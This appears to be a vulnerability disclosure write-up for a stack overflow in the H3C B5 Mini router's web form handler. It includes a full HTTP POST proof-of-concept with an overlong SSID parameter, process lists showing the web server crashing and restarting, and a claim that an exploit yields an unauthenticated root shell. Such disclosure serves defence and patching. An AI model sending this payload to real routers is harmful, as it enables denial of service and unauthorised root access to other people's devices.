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History

1 contributor



70 lines (46 sloc) | 3.13 KB

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H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=Edit_BasicSSID&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1837 root      164 S    pathsel -i wlan-msh -P -d
2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root      464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root       572 R    telnetd
23813 root     2812 S    /bin/webs &
24244 root      556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
26572 root      600 S    sleep 60
26594 root     1044 S    -mwccli
26654 root      800 S    /bin/sh
26676 root      724 R    ps
```


The picture above shows the process information before we send poc.

```
1656 root      448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root      556 S    /bin/dhcpd -d -q br0
1837 root      164 S    pathsel -i wlan-msh -P -d
2355 root     2904 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root      464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root      572 S    telnetd
24244 root     556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
26594 root     1044 S    -mwcli
26654 root      800 S    /bin/sh
26843 root      600 S    sleep 60
27010 root     2168 S    /bin/webs &
27016 root      724 R    ps
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1007  1007      7574 Jun 11  2020 var
drwxr-xr-x 10 root   root      0 Jul 20 22:51 var
drwxrwxr-x  5 1007  1007      49 Jun 11  2020 var
drwxrwxr-x  3 1007  1007      26 Jun 11  2020 uclibc
lrwxrwxrwx  1 1007  1007       7 Jun 11  2020 tmp -> var/tmp
dr-xr-xr-x 11 root   root      0 Jan  1  1970 sys
lrwxrwxrwx  1 1007  1007       3 Jun 11  2020 sbin -> bin
dr-xr-xr-x 88 root   root      0 Jan  1  1970 proc
drwxr-xr-x  9 root   root      0 Jan  1  1970 net
lrwxrwxrwx  1 1007  1007       3 Jun 11  2020 lib32 -> lib
drwxrwxr-x  4 1007  1007     2452 Jun 11  2020 lib
lrwxrwxrwx  1 1007  1007       9 Jun 11  2020 init -> sbin/init
drwxrwxr-x  2 1007  1007       3 Jun 11  2020 home
drwxrwxr-x  2 1007  1007       3 Jun 11  2020 ftproot
drwxr-xr-x 10 root   root      0 Jul 20 21:10 etc
drwxrwxr-x  4 1007  1007     2539 Jun 11  2020 dev
drwxr-xr-x  2 1007  1007     1475 Jun 11  2020 bin

/ #
```

Finally, you also can write exp to get a stable root shell without authorization.